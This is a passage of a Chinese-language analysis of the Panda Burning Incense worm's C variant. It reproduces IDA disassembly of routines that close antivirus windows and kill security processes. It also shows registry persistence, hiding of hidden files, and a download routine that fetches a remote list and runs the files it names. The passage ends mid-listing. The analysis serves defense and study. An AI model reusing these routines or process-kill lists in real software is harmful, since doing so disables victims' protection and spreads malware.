CODE:00406661      jz    short loc_40666F
CODE:00406663      push  0                        ; lParam
CODE:00406665      push  0                        ; wParam
CODE:00406667      push  12h                      ; Msg
CODE:00406669      push  ebx                      ; hWnd
CODE:0040666A      call  PostMessageA
CODE:0040666F
CODE:0040666F loc_40666F:                                ; CODE XREF:
Thread_Kill_av+399j j
CODE:0040666F      lea    eax, [ebp+var_B4]
CODE:00406675      mov    edx, esi
CODE:00406677      mov    ecx, 65h
CODE:0040667C      call
```

熊猫病毒分析及解决方案

C 变种版本

```
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406681      mov     edx, [ebp+var_B4]
CODE:00406687      mov     eax, offset aIB          ; "卡巴斯基反病毒"
CODE:0040668C      call   @System@@LStrPos$qqrv
CODE:00406691      test   eax, eax
CODE:00406693      jz     short loc_4066A1
CODE:00406695      push   0                        ; lParam
CODE:00406697      push   0                        ; wParam
CODE:00406699      push   12h                       ; Msg
CODE:0040669B      push   ebx                       ; hWnd
CODE:0040669C      call   PostMessageA
CODE:004066A1
CODE:004066A1 loc_4066A1:          ; CODE XREF:
Thread_Kill_av+3CBj j
CODE:004066A1      lea   eax, [ebp+var_B8]
CODE:004066A7      mov   edx, esi
CODE:004066A9      mov   ecx, 65h
CODE:004066AE      call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004066B3      mov   edx, [ebp+var_B8]
CODE:004066B9      mov   eax, offset aSymantecAntivi ; "Symantec AntiVirus"
CODE:004066BE      call   @System@@LStrPos$qqrv
CODE:004066C3      test   eax, eax
CODE:004066C5      jz     short loc_4066D3
CODE:004066C7      push   0                        ; lParam
CODE:004066C9      push   0                        ; wParam
CODE:004066CB      push   12h                       ; Msg
CODE:004066CD      push   ebx                       ; hWnd
CODE:004066CE      call   PostMessageA
CODE:004066D3
CODE:004066D3 loc_4066D3:          ; CODE XREF:
Thread_Kill_av+3FDj j
CODE:004066D3      lea   eax, [ebp+var_BC]
CODE:004066D9      mov   edx, esi
CODE:004066DB      mov   ecx, 65h
CODE:004066E0      call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004066E5      mov   edx, [ebp+var_BC]
CODE:004066EB      mov   eax, offset aDuba          ; "Duba"
CODE:004066F0      call   @System@@LStrPos$qqrv
CODE:004066F5      test   eax, eax
CODE:004066F7      jz     short loc_406705
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004066F9      push    0                ; lParam
CODE:004066FB      push    0                ; wParam
CODE:004066FD      push    12h              ; Msg
CODE:004066FF      push    ebx              ; hWnd
CODE:00406700      call   PostMessageA
CODE:00406705
CODE:00406705 loc_406705:                ; CODE XREF:
Thread_Kill_av+42Fj j
CODE:00406705      lea    eax, [ebp+var_C0]
CODE:0040670B      mov    edx, esi
CODE:0040670D      mov    ecx, 65h
CODE:00406712      call  @@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406717      mov    edx, [ebp+var_C0]
CODE:0040671D      mov    eax, offset aWindowsA ; "Windows 任务管理器"
CODE:00406722      call  @@System@@@LStrPos$qqrv
CODE:00406727      test   eax, eax
CODE:00406729      jz     short loc_406737
CODE:0040672B      push    0                ; lParam
CODE:0040672D      push    0                ; wParam
CODE:0040672F      push    12h              ; Msg
CODE:00406731      push    ebx              ; hWnd
CODE:00406732      call   PostMessageA
CODE:00406737
CODE:00406737 loc_406737:                ; CODE XREF:
Thread_Kill_av+461j j
CODE:00406737      lea    eax, [ebp+var_C4]
CODE:0040673D      mov    edx, esi
CODE:0040673F      mov    ecx, 65h
CODE:00406744      call  @@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406749      mov    edx, [ebp+var_C4]
CODE:0040674F      mov    eax, offset aQqB    ; "QQ 病毒"
CODE:00406754      call  @@System@@@LStrPos$qqrv
CODE:00406759      test   eax, eax
CODE:0040675B      jz     short loc_406769
CODE:0040675D      push    0                ; lParam
CODE:0040675F      push    0                ; wParam
CODE:00406761      push    12h              ; Msg
CODE:00406763      push    ebx              ; hWnd
CODE:00406764      call   PostMessageA
CODE:00406769
CODE:00406769 loc_406769:                ; CODE XREF:
Thread_Kill_av+493j j
```


熊猫病毒分析及解决方案

C 变种版本

```
CODE:00406769      lea     eax, [ebp+var_C8]
CODE:0040676F      mov     edx, esi
CODE:00406771      mov     ecx, 65h
CODE:00406776      call   @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040677B      mov     edx, [ebp+var_C8]
CODE:00406781      mov     eax, offset aEsteemProcs ; "esteem procs"
CODE:00406786      call   @System@@@LStrPos$qqrv
CODE:0040678B      test    eax, eax
CODE:0040678D      jz     short loc_40679B
CODE:0040678F      push   0 ; lParam
CODE:00406791      push   0 ; wParam
CODE:00406793      push   12h ; Msg
CODE:00406795      push   ebx ; hWnd
CODE:00406796      call   PostMessageA
CODE:0040679B      CODE:0040679B loc_40679B: ; CODE XREF:
Thread_Kill_av+4C5j j
CODE:0040679B      lea     eax, [ebp+var_CC]
CODE:004067A1      mov     edx, esi
CODE:004067A3      mov     ecx, 65h
CODE:004067A8      call   @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004067AD      mov     edx, [ebp+var_CC]
CODE:004067B3      mov     eax, offset aEpc ; "绿鹰 PC"
CODE:004067B8      call   @System@@@LStrPos$qqrv
CODE:004067BD      test    eax, eax
CODE:004067BF      jz     short loc_4067CD
CODE:004067C1      push   0 ; lParam
CODE:004067C3      push   0 ; wParam
CODE:004067C5      push   12h ; Msg
CODE:004067C7      push   ebx ; hWnd
CODE:004067C8      call   PostMessageA
CODE:004067CD      CODE:004067CD loc_4067CD: ; CODE XREF:
Thread_Kill_av+4F7j j
CODE:004067CD      lea     eax, [ebp+var_D0]
CODE:004067D3      mov     edx, esi
CODE:004067D5      mov     ecx, 65h
CODE:004067DA      call   @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004067DF      mov     edx, [ebp+var_D0]
CODE:004067E5      mov     eax, offset al ; "密码防盗"
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004067EA      call    @System@@LStrPos$qqrv
CODE:004067EF      test   eax, eax
CODE:004067F1      jz     short loc_4067FF
CODE:004067F3      push   0                                ; lParam
CODE:004067F5      push   0                                ; wParam
CODE:004067F7      push   12h                              ; Msg
CODE:004067F9      push   ebx                              ; hWnd
CODE:004067FA      call   PostMessageA
CODE:004067FF
CODE:004067FF loc_4067FF:                                ; CODE XREF:
Thread_Kill_av+529j j
CODE:004067FF      lea   eax, [ebp+var_D4]
CODE:00406805      mov   edx, esi
CODE:00406807      mov   ecx, 65h
CODE:0040680C      call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406811      mov   edx, [ebp+var_D4]
CODE:00406817      mov   eax, offset asc_406DEC ; "噬菌体"
CODE:0040681C      call  @System@@LStrPos$qqrv
CODE:00406821      test  eax, eax
CODE:00406823      jz     short loc_406831
CODE:00406825      push   0                                ; lParam
CODE:00406827      push   0                                ; wParam
CODE:00406829      push   12h                              ; Msg
CODE:0040682B      push   ebx                              ; hWnd
CODE:0040682C      call  PostMessageA
CODE:00406831
CODE:00406831 loc_406831:                                ; CODE XREF:
Thread_Kill_av+55Bj j
CODE:00406831      lea   eax, [ebp+var_D8]
CODE:00406837      mov   edx, esi
CODE:00406839      mov   ecx, 65h
CODE:0040683E      call
@System@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406843      mov   edx, [ebp+var_D8]
CODE:00406849      mov   eax, offset aAIS ; "木马辅助查找器"
CODE:0040684E      call  @System@@LStrPos$qqrv
CODE:00406853      test  eax, eax
CODE:00406855      jz     short loc_406863
CODE:00406857      push   0                                ; lParam
CODE:00406859      push   0                                ; wParam
CODE:0040685B      push   12h                              ; Msg
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040685D      push    ebx                      ; hWnd
CODE:0040685E      call   PostMessageA
CODE:00406863
CODE:00406863 loc_406863:                      ; CODE XREF:
Thread_Kill_av+58Dj j
CODE:00406863      lea   eax, [ebp+var_DC]
CODE:00406869      mov   edx, esi
CODE:0040686B      mov   ecx, 65h
CODE:00406870      call  @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:00406875      mov   edx, [ebp+var_DC]
CODE:0040687B      mov   eax, offset aSystemSafetyMo ; "System Safety Monitor"
CODE:00406880      call  @System@@@LStrPos$qqrv
CODE:00406885      test  eax, eax
CODE:00406887      jz    short loc_406895
CODE:00406889      push  0                          ; lParam
CODE:0040688B      push  0                          ; wParam
CODE:0040688D      push  12h                         ; Msg
CODE:0040688F      push  ebx                         ; hWnd
CODE:00406890      call  PostMessageA
CODE:00406895
CODE:00406895 loc_406895:                      ; CODE XREF:
Thread_Kill_av+5BFj j
CODE:00406895      lea   eax, [ebp+var_E0]
CODE:0040689B      mov   edx, esi
CODE:0040689D      mov   ecx, 65h
CODE:004068A2      call  @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004068A7      mov   edx, [ebp+var_E0]
CODE:004068AD      mov   eax, offset aWrappedGiftKil ; "Wrapped gift Killer"
CODE:004068B2      call  @System@@@LStrPos$qqrv
CODE:004068B7      test  eax, eax
CODE:004068B9      jz    short loc_4068C7
CODE:004068BB      push  0                          ; lParam
CODE:004068BD      push  0                          ; wParam
CODE:004068BF      push  12h                         ; Msg
CODE:004068C1      push  ebx                         ; hWnd
CODE:004068C2      call  PostMessageA
CODE:004068C7
CODE:004068C7 loc_4068C7:                      ; CODE XREF:
Thread_Kill_av+5F1j j
CODE:004068C7      lea   eax, [ebp+var_E4]
CODE:004068CD      mov   edx, esi
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004068CF      mov     ecx, 65h
CODE:004068D4      call
@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004068D9      mov     edx, [ebp+var_E4]
CODE:004068DF      mov     eax, offset aWinsockExpert ; "Winsock Expert"
CODE:004068E4      call   @System@@@LStrPos$qqrv
CODE:004068E9      test   eax, eax
CODE:004068EB      jz     short loc_4068F9
CODE:004068ED      push   0 ; lParam
CODE:004068EF      push   0 ; wParam
CODE:004068F1      push   12h ; Msg
CODE:004068F3      push   ebx ; hWnd
CODE:004068F4      call   PostMessageA
CODE:004068F9
CODE:004068F9 loc_4068F9: ; CODE XREF:
Thread_Kill_av+623j j
CODE:004068F9      lea   eax, [ebp+var_E8]
CODE:004068FF      mov   edx, esi
CODE:00406901      mov   ecx, 65h
CODE:00406906      call  @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040690B      mov   edx, [ebp+var_E8]
CODE:00406911      mov   eax, offset aATJ ; "游戏木马检测大师"
CODE:00406916      call  @System@@@LStrPos$qqrv
CODE:0040691B      test  eax, eax
CODE:0040691D      jz   short loc_40692B
CODE:0040691F      push  0 ; lParam
CODE:00406921      push  0 ; wParam
CODE:00406923      push  12h ; Msg
CODE:00406925      push  ebx ; hWnd
CODE:00406926      call  PostMessageA
CODE:0040692B
CODE:0040692B loc_40692B: ; CODE XREF:
Thread_Kill_av+655j j
CODE:0040692B      lea   eax, [ebp+var_EC]
CODE:00406931      mov   edx, esi
CODE:00406933      mov   ecx, 65h
CODE:00406938      call  @System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:0040693D      mov   edx, [ebp+var_EC]
CODE:00406943      mov   eax, offset aMP ; "超级巡警"
CODE:00406948      call  @System@@@LStrPos$qqrv
CODE:0040694D      test  eax, eax
CODE:0040694F      jz   short loc_40695D
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00406951      push    0                ; lParam
CODE:00406953      push    0                ; wParam
CODE:00406955      push    12h              ; Msg
CODE:00406957      push    ebx              ; hWnd
CODE:00406958      call   PostMessageA
CODE:0040695D
CODE:0040695D loc_40695D:                ; CODE XREF:
Thread_Kill_av+687j j
CODE:0040695D      test   ebx, ebx
CODE:0040695F      jnz   loc_4062F9
CODE:00406965      call   GetDesktopWindow
CODE:0040696A      mov   edi, eax
CODE:0040696C
CODE:0040696C loc_40696C:                ; CODE XREF:
Thread_Kill_av+7C5j j
CODE:0040696C      push    0                ; LPCSTR
CODE:0040696E      push    0                ; LPCSTR
CODE:00406970      push    ebx              ; HWND
CODE:00406971      push    edi              ; HWND
CODE:00406972      call   FindWindowExA
CODE:00406977      mov   ebx, eax
CODE:00406979      push    0                ; LPCSTR
CODE:0040697B      push    offset aMsctls_statusb ; "msctls_statusbar32"
CODE:00406980      push    0                ; HWND
CODE:00406982      push    ebx              ; HWND
CODE:00406983      call   FindWindowExA
CODE:00406988      push    0                ; LPCSTR
CODE:0040698A      push    0                ; LPCSTR
CODE:0040698C      push    0                ; HWND
CODE:0040698E      push    eax              ; HWND
CODE:0040698F      call   FindWindowExA
CODE:00406994      push    65h              ; nMaxCount
CODE:00406996      push    esi              ; lpString
CODE:00406997      push    eax              ; hWnd
CODE:00406998      call   GetWindowTextA
CODE:0040699D      lea   eax, [ebp+var_F0]
CODE:004069A3      mov   edx, esi
CODE:004069A5      mov   ecx, 65h
CODE:004069AA      call
@System@@@LStrFromArray$qqrr17System@AnsiStringpci
CODE:004069AF      mov   edx, [ebp+var_F0]
CODE:004069B5      mov   eax, offset aPjfUstc ; "pjf(ustc)"
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:004069BA    call    @System@@@LStrPos$qqrv
CODE:004069BF    test   eax, eax
CODE:004069C1    jz     loc_406A8B
CODE:004069C7    push   0                                ; lParam
CODE:004069C9    push   0                                ; wParam
CODE:004069CB    push   12h                              ; Msg
CODE:004069CD    push   ebx                              ; hWnd
CODE:004069CE    call   PostMessageA
CODE:004069D3    push   0                                ; dwExtraInfo
CODE:004069D5    push   0                                ; dwFlags
CODE:004069D7    push   0                                ; uMapType
CODE:004069D9    push   11h                              ; uCode
CODE:004069DB    call   MapVirtualKeyA
CODE:004069E0    push   eax                              ; bScan
CODE:004069E1    push   11h                              ; bVk
CODE:004069E3    call   keybd_event
CODE:004069E8    push   0                                ; dwExtraInfo
CODE:004069EA    push   0                                ; dwFlags
CODE:004069EC    push   0                                ; uMapType
CODE:004069EE    push   12h                              ; uCode
CODE:004069F0    call   MapVirtualKeyA
CODE:004069F5    push   eax                              ; bScan
CODE:004069F6    push   12h                              ; bVk
CODE:004069F8    call   keybd_event
CODE:004069FD    push   0                                ; dwExtraInfo
CODE:004069FF    push   0                                ; dwFlags
CODE:00406A01    push   0                                ; uMapType
CODE:00406A03    push   44h                              ; uCode
CODE:00406A05    call   MapVirtualKeyA
CODE:00406A0A    push   eax                              ; bScan
CODE:00406A0B    push   44h                              ; bVk
CODE:00406A0D    call   keybd_event
CODE:00406A12    push   0                                ; dwExtraInfo
CODE:00406A14    push   2                                ; dwFlags
CODE:00406A16    push   0                                ; uMapType
CODE:00406A18    push   44h                              ; uCode
CODE:00406A1A    call   MapVirtualKeyA
CODE:00406A1F    push   eax                              ; bScan
CODE:00406A20    push   44h                              ; bVk
CODE:00406A22    call   keybd_event
CODE:00406A27    push   0                                ; dwExtraInfo
CODE:00406A29    push   2                                ; dwFlags
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00406A2B    push    0                ; uMapType
CODE:00406A2D    push    11h              ; uCode
CODE:00406A2F    call   MapVirtualKeyA
CODE:00406A34    push    eax              ; bScan
CODE:00406A35    push    11h              ; bVk
CODE:00406A37    call   keybd_event
CODE:00406A3C    push    0                ; dwExtraInfo
CODE:00406A3E    push    2                ; dwFlags
CODE:00406A40    push    0                ; uMapType
CODE:00406A42    push    12h              ; uCode
CODE:00406A44    call   MapVirtualKeyA
CODE:00406A49    push    eax              ; bScan
CODE:00406A4A    push    12h              ; bVk
CODE:00406A4C    call   keybd_event
CODE:00406A51    push    offset WindowName ; "IceSword"
CODE:00406A56    push    0                ; lpClassName
CODE:00406A58    call   FindWindowA
CODE:00406A5D    test   eax, eax
CODE:00406A5F    jz     short loc_406A8B
CODE:00406A61    push    0                ; dwExtraInfo
CODE:00406A63    push    0                ; dwFlags
CODE:00406A65    push    0                ; uMapType
CODE:00406A67    push    0Dh              ; uCode
CODE:00406A69    call   MapVirtualKeyA
CODE:00406A6E    push    eax              ; bScan
CODE:00406A6F    push    0Dh              ; bVk
CODE:00406A71    call   keybd_event
CODE:00406A76    push    0                ; dwExtraInfo
CODE:00406A78    push    2                ; dwFlags
CODE:00406A7A    push    0                ; uMapType
CODE:00406A7C    push    0Dh              ; uCode
CODE:00406A7E    call   MapVirtualKeyA
CODE:00406A83    push    eax              ; bScan
CODE:00406A84    push    0Dh              ; bVk
CODE:00406A86    call   keybd_event
CODE:00406A8B
CODE:00406A8B loc_406A8B:                ; CODE XREF:
Thread_Kill_av+6F9j j
CODE:00406A8B                ; Thread_Kill_av+797j j
CODE:00406A8B    test   ebx, ebx
CODE:00406A8D    jnz   loc_40696C
CODE:00406A93    mov   eax, offset aMcshield_exe ; "Mcshield.exe"
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:00406A98      call    Kill_Process
CODE:00406A9D      mov     eax, offset aVstskmgr_exe ; "VsTskMgr.exe"
CODE:00406AA2      call    Kill_Process
CODE:00406AA7      mov     eax, offset aNaprdmgr_exe ; "naPrdMgr.exe"
CODE:00406AAC      call    Kill_Process
CODE:00406AB1      mov     eax, offset aUpdaterui_exe ; "UpdaterUI.exe"
CODE:00406AB6      call    Kill_Process
CODE:00406ABB      mov     eax, offset aTbmon_exe   ; "TBMon.exe"
CODE:00406AC0      call    Kill_Process
CODE:00406AC5      mov     eax, offset aScan32_exe ; "scan32.exe"
CODE:00406ACA      call    Kill_Process
CODE:00406ACF      mov     eax, offset aRavmond_exe ; "Ravmond.exe"
CODE:00406AD4      call    Kill_Process
CODE:00406AD9      mov     eax, offset aCcenter_exe ; "CCenter.exe"
CODE:00406ADE      call    Kill_Process
CODE:00406AE3      mov     eax, offset aRavtask_exe ; "RavTask.exe"
CODE:00406AE8      call    Kill_Process
CODE:00406AED      mov     eax, offset aRav_exe     ; "Rav.exe"
CODE:00406AF2      call    Kill_Process
CODE:00406AF7      mov     eax, offset aRavmon_exe ; "Ravmon.exe"
CODE:00406AFC      call    Kill_Process
CODE:00406B01      mov     eax, offset aRavmond_exe_0 ; "RavmonD.exe"
CODE:00406B06      call    Kill_Process
CODE:00406B0B      mov     eax, offset aRavstub_exe ; "RavStub.exe"
CODE:00406B10      call    Kill_Process
CODE:00406B15      mov     eax, offset aKvxp_kxp    ; "KVXP.kxp"
CODE:00406B1A      call    Kill_Process
CODE:00406B1F      mov     eax, offset aKvmonxp_kxp ; "KvMonXP.kxp"
CODE:00406B24      call    Kill_Process
CODE:00406B29      mov     eax, offset aKvcenter_kxp ; "KVCenter.kxp"
CODE:00406B2E      call    Kill_Process
CODE:00406B33      mov     eax, offset aKvsrvxp_exe ; "KVSrvXP.exe"
CODE:00406B38      call    Kill_Process
CODE:00406B3D      mov     eax, offset aKregex_exe ; "KRegEx.exe"
CODE:00406B42      call    Kill_Process
CODE:00406B47      mov     eax, offset aUihost_exe ; "UIHost.exe"
CODE:00406B4C      call    Kill_Process
CODE:00406B51      mov     eax, offset aTrojdie_kxp ; "TrojDie.kxp"
CODE:00406B56      call    Kill_Process
CODE:00406B5B      mov     eax, offset aFrogagent_exe ; "FrogAgent.exe"
CODE:00406B60      call    Kill_Process
CODE:00406B65      mov     eax, offset aKvxp_kxp    ; "KVXP.kxp"
```


熊猫病毒分析及解决方案

C 变种版本

```
CODE:00406B6A      call    Kill_Process
CODE:00406B6F      mov     eax, offset aKvmonxp_kxp ; "KvMonXP.kxp"
CODE:00406B74      call    Kill_Process
CODE:00406B79      mov     eax, offset aKvcenter_kxp ; "KVCenter.kxp"
CODE:00406B7E      call    Kill_Process
CODE:00406B83      mov     eax, offset aKvsrvxp_exe ; "KVSrvXP.exe"
CODE:00406B88      call    Kill_Process
CODE:00406B8D      mov     eax, offset aKregex_exe ; "KRegEx.exe"
CODE:00406B92      call    Kill_Process
CODE:00406B97      mov     eax, offset aUihost_exe ; "UIHost.exe"
CODE:00406B9C      call    Kill_Process
CODE:00406BA1      mov     eax, offset aTrojdie_kxp ; "TrojDie.kxp"
CODE:00406BA6      call    Kill_Process
CODE:00406BAB      mov     eax, offset aFrogagent_exe ; "FrogAgent.exe"
CODE:00406BB0      call    Kill_Process
CODE:00406BB5      mov     eax, offset aLogo1__exe ; "Logo1_.exe"
CODE:00406BBA      call    Kill_Process
CODE:00406BBF      mov     eax, offset aLogo_1_exe ; "Logo_1.exe"
CODE:00406BC4      call    Kill_Process
CODE:00406BC9      mov     eax, offset aRundl132_exe ; "Rundl132.exe"
CODE:00406BCE      call    Kill_Process
CODE:00406BD3      xor     eax, eax
CODE:00406BD5      pop     edx
CODE:00406BD6      pop     ecx
CODE:00406BD7      pop     ecx
CODE:00406BD8      mov     fs:[eax], edx
CODE:00406BDB      push   offset loc_406BF8
CODE:00406BE0
CODE:00406BE0 loc_406BE0:                                     ; CODE XREF:
CODE:00406BF6j j
CODE:00406BE0      lea    eax, [ebp+var_F0]
CODE:00406BE6      mov     edx, 22h
CODE:00406BEB      call   @System@@@LStrArrayClr$qqrpvi
CODE:00406BF0      retn
```

CODE:00406BF0 Thread_Kill_av endp ; sp = -1Ch

CODE:00406BF0

这部分主要是病毒写入注册表自启动项使病毒开机后会自动运行,写入项如下:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
"svcshare" = "%Sysdir%\drivers\spoclsv.exe
```

然后病毒修改以下注册表项使用户无法显示隐藏文件:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced
Folder\Hidden\SHOWALL\CheckedValue
```

熊猫病毒分析及解决方案

C 变种版本

。

病毒还做了以下清除反病毒软件操作:

终止窗体名包含以下字符串的相应进程:

QQKav

QQA

天网

防火墙

进程

VirusScan

网镖

杀毒

毒霸

瑞星

江民

黄山 IE

超级兔子

优化大师

木马克星

木马清道夫

木马清道夫

QQ 病毒

注册表编辑器

系统配置实用程序

卡巴斯基反病毒

Symantec AntiVirus

iDuba

NOD32

超级巡警

esteem procs

绿鹰 PC

密码防盗

噬菌体

木马辅助查找器

Wrapped gift Killer

Winsock Expert

游戏木马检测大师

IceSword

病毒通过枚举系统进程列表，终止以下相关进程:

Mcshield.exe

VsTskMgr.exe

naPrdMgr.exe

UpdaterUI.exe

熊猫病毒分析及解决方案

C 变种版本

TBMon.exe
scan32.exe
Ravmond.exe
CCenter.exe
Rav.exe
Ravmon.exe
RavStub.exe
KVXP.kxp
KvMonXP.kxp
KVCenter.kxp
KVSrvXP.exe
KRegEx.exe
UIHost.exe
TrojDie.kxp
FrogAgent.exe
Logo1_.exe
Logo_1.exe
Rundl123.exe

接下来，看看病毒下载其它病毒部分:

CODE:0040C478 ; DWORD __stdcall Download(LPVOID)

CODE:0040C478 [Download](#) proc near

; DATA XREF:

ThreadDownLoad+60 o

CODE:0040C478

CODE:0040C478 var_3C = dword ptr -3Ch

CODE:0040C478 var_38 = dword ptr -38h

CODE:0040C478 var_34 = dword ptr -34h

CODE:0040C478 var_30 = dword ptr -30h

CODE:0040C478 var_2C = dword ptr -2Ch

CODE:0040C478 var_28 = dword ptr -28h

CODE:0040C478 var_24 = dword ptr -24h

CODE:0040C478 var_20 = dword ptr -20h

CODE:0040C478 var_1C = dword ptr -1Ch

CODE:0040C478 var_18 = dword ptr -18h

CODE:0040C478 var_14 = dword ptr -14h

CODE:0040C478 var_10 = dword ptr -10h

CODE:0040C478 var_C = dword ptr -0Ch

CODE:0040C478 var_8 = dword ptr -8

CODE:0040C478 var_4 = dword ptr -4

CODE:0040C478

CODE:0040C478 push ebp

CODE:0040C479 mov ebp, esp

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040C47B      mov     ecx, 7
CODE:0040C480
CODE:0040C480 loc_40C480:                                     ; CODE XREF: Download+Dj j
CODE:0040C480      push   0
CODE:0040C482      push   0
CODE:0040C484      dec    ecx
CODE:0040C485      jnz   short loc_40C480
CODE:0040C487      push   ecx
CODE:0040C488      push   ebx
CODE:0040C489      push   esi
CODE:0040C48A      push   edi
CODE:0040C48B      xor    eax, eax
CODE:0040C48D      push   ebp
CODE:0040C48E      push   offset j_@System@@@HandleFinally$qqrv_34
CODE:0040C493      push   dword ptr fs:[eax]
CODE:0040C496      mov    fs:[eax], esp
CODE:0040C499      xor    eax, eax
CODE:0040C49B      push   ebp
CODE:0040C49C      push   offset loc_40C688
CODE:0040C4A1      push   dword ptr fs:[eax]
CODE:0040C4A4      mov    fs:[eax], esp
CODE:0040C4A7      lea   edx, [ebp+var_C]
CODE:0040C4AA      mov    eax, offset aUup2__w      ; ``uup2..w"
CODE:0040C4AF      call  Decrypt_01                ;
http://www.ctv163.com/wuhan/down.txt
CODE:0040C4B4      mov    eax, [ebp+var_C]
CODE:0040C4B7      call  @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C4BC      lea   edx, [ebp+var_8]
CODE:0040C4BF      call  OpenUrl                    ; 打开上面的网页
CODE:0040C4C4      mov    eax, [ebp+var_8]
CODE:0040C4C7      mov    edx, offset aQq          ; "QQ"
CODE:0040C4CC      call  @System@@@LStrCmp$qqrv
CODE:0040C4D1      jnz   short loc_40C4E0
CODE:0040C4D3      xor    eax, eax
CODE:0040C4D5      pop    edx
CODE:0040C4D6      pop    ecx
CODE:0040C4D7      pop    ecx
CODE:0040C4D8      mov    fs:[eax], edx
CODE:0040C4DB      jmp   loc_40C692
CODE:0040C4E0 ; -----
CODE:0040C4E0
CODE:0040C4E0 loc_40C4E0:                                     ; CODE XREF:
```

熊猫病毒分析及解决方案

C 变种版本

Download+59j j

CODE:0040C4E0

; Download+1F8j j

CODE:0040C4E0

mov edx, [ebp+var_8]

CODE:0040C4E3

mov eax, offset asc_40C700 ; "\r\n"

CODE:0040C4E8

call @System@@LStrPos\$qqrv

CODE:0040C4ED

test eax, eax

CODE:0040C4EF

jle loc_40C5CE

CODE:0040C4F5

lea eax, [ebp+var_4]

CODE:0040C4F8

push eax

CODE:0040C4F9

mov edx, [ebp+var_8]

CODE:0040C4FC

mov eax, offset asc_40C700 ; "\r\n"

CODE:0040C501

call @System@@LStrPos\$qqrv

CODE:0040C506

mov ecx, eax

CODE:0040C508

dec ecx

CODE:0040C509

mov edx, 1

CODE:0040C50E

mov eax, [ebp+var_8]

CODE:0040C511

call @System@@LStrCopy\$qqrv

CODE:0040C516

lea eax, [ebp+var_8]

CODE:0040C519

push eax

CODE:0040C51A

mov edx, [ebp+var_8]

CODE:0040C51D

mov eax, offset asc_40C700 ; "\r\n"

CODE:0040C522

call @System@@LStrPos\$qqrv

CODE:0040C527

add eax, 2

CODE:0040C52A

push eax

CODE:0040C52B

mov eax, [ebp+var_8]

CODE:0040C52E

call unKnow

CODE:0040C533

mov ecx, eax

CODE:0040C535

mov eax, [ebp+var_8]

CODE:0040C538

pop edx

CODE:0040C539

call @System@@LStrCopy\$qqrv

CODE:0040C53E

push 0 ;

LPBINDSTATUSCALLBACK

CODE:0040C540

push 0 ; DWORD

CODE:0040C542

lea eax, [ebp+var_10]

CODE:0040C545

call sub_40C118

CODE:0040C54A

lea eax, [ebp+var_10]

CODE:0040C54D

push eax

CODE:0040C54E

mov eax, [ebp+var_4]

CODE:0040C551

call @System@@LStrToPChar\$qqrx17System@AnsiString

CODE:0040C556

mov ebx, eax

CODE:0040C558

mov edx, ebx

CODE:0040C55A

lea eax, [ebp+var_18]

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040C55D      call
@System@@@LStrFromPChar$qqrr17System@AnsiStringpc
CODE:0040C562      mov     eax, [ebp+var_18]
CODE:0040C565      lea   edx, [ebp+var_14]
CODE:0040C568      call  TrimExpr
CODE:0040C56D      mov   edx, [ebp+var_14]
CODE:0040C570      pop   eax
CODE:0040C571      call  @System@@@LStrCat$qqrv
CODE:0040C576      mov   eax, [ebp+var_10]
CODE:0040C579      call  @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C57E      push  eax                ; LPCSTR
CODE:0040C57F      push  ebx                ; LPCSTR
CODE:0040C580      push  0                  ; LPUNKNOWN
CODE:0040C582      call  URLDownloadToFileA
CODE:0040C587      push  0                  ; uCmdShow
CODE:0040C589      lea   eax, [ebp+var_1C]
CODE:0040C58C      call  sub_40C118
CODE:0040C591      lea   eax, [ebp+var_1C]
CODE:0040C594      push  eax
CODE:0040C595      mov   eax, [ebp+var_4]
CODE:0040C598      call  @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C59D      mov   edx, eax
CODE:0040C59F      lea   eax, [ebp+var_24]
CODE:0040C5A2      call
@System@@@LStrFromPChar$qqrr17System@AnsiStringpc
CODE:0040C5A7      mov   eax, [ebp+var_24]
CODE:0040C5AA      lea   edx, [ebp+var_20]
CODE:0040C5AD      call  TrimExpr
CODE:0040C5B2      mov   edx, [ebp+var_20]
CODE:0040C5B5      pop   eax
CODE:0040C5B6      call  @System@@@LStrCat$qqrv
CODE:0040C5BB      mov   eax, [ebp+var_1C]
CODE:0040C5BE      call  @System@@@LStrToPChar$qqrx17System@AnsiString
CODE:0040C5C3      push  eax                ; lpCmdLine
CODE:0040C5C4      call  WinExec
CODE:0040C5C9      jmp   loc_40C66C
CODE:0040C5CE ; -----
CODE:0040C5CE
CODE:0040C5CE loc_40C5CE: ; CODE XREF:
Download+77j j
CODE:0040C5CE      lea   eax, [ebp+var_4]
CODE:0040C5D1      mov   edx, [ebp+var_8]
```

熊猫病毒分析及解决方案

C 变种版本

```
CODE:0040C5D4      call    @System@@@LStrLAsg$qqrpvpxv
CODE:0040C5D9      push   0                               ;
LPBINDSTATUSCALLBACK
CODE:0040C5DB      push   0                               ; DWORD
CODE:0040C5DD      lea    eax, [ebp+var_28]
CODE:0040C5E0      call   sub_40C118
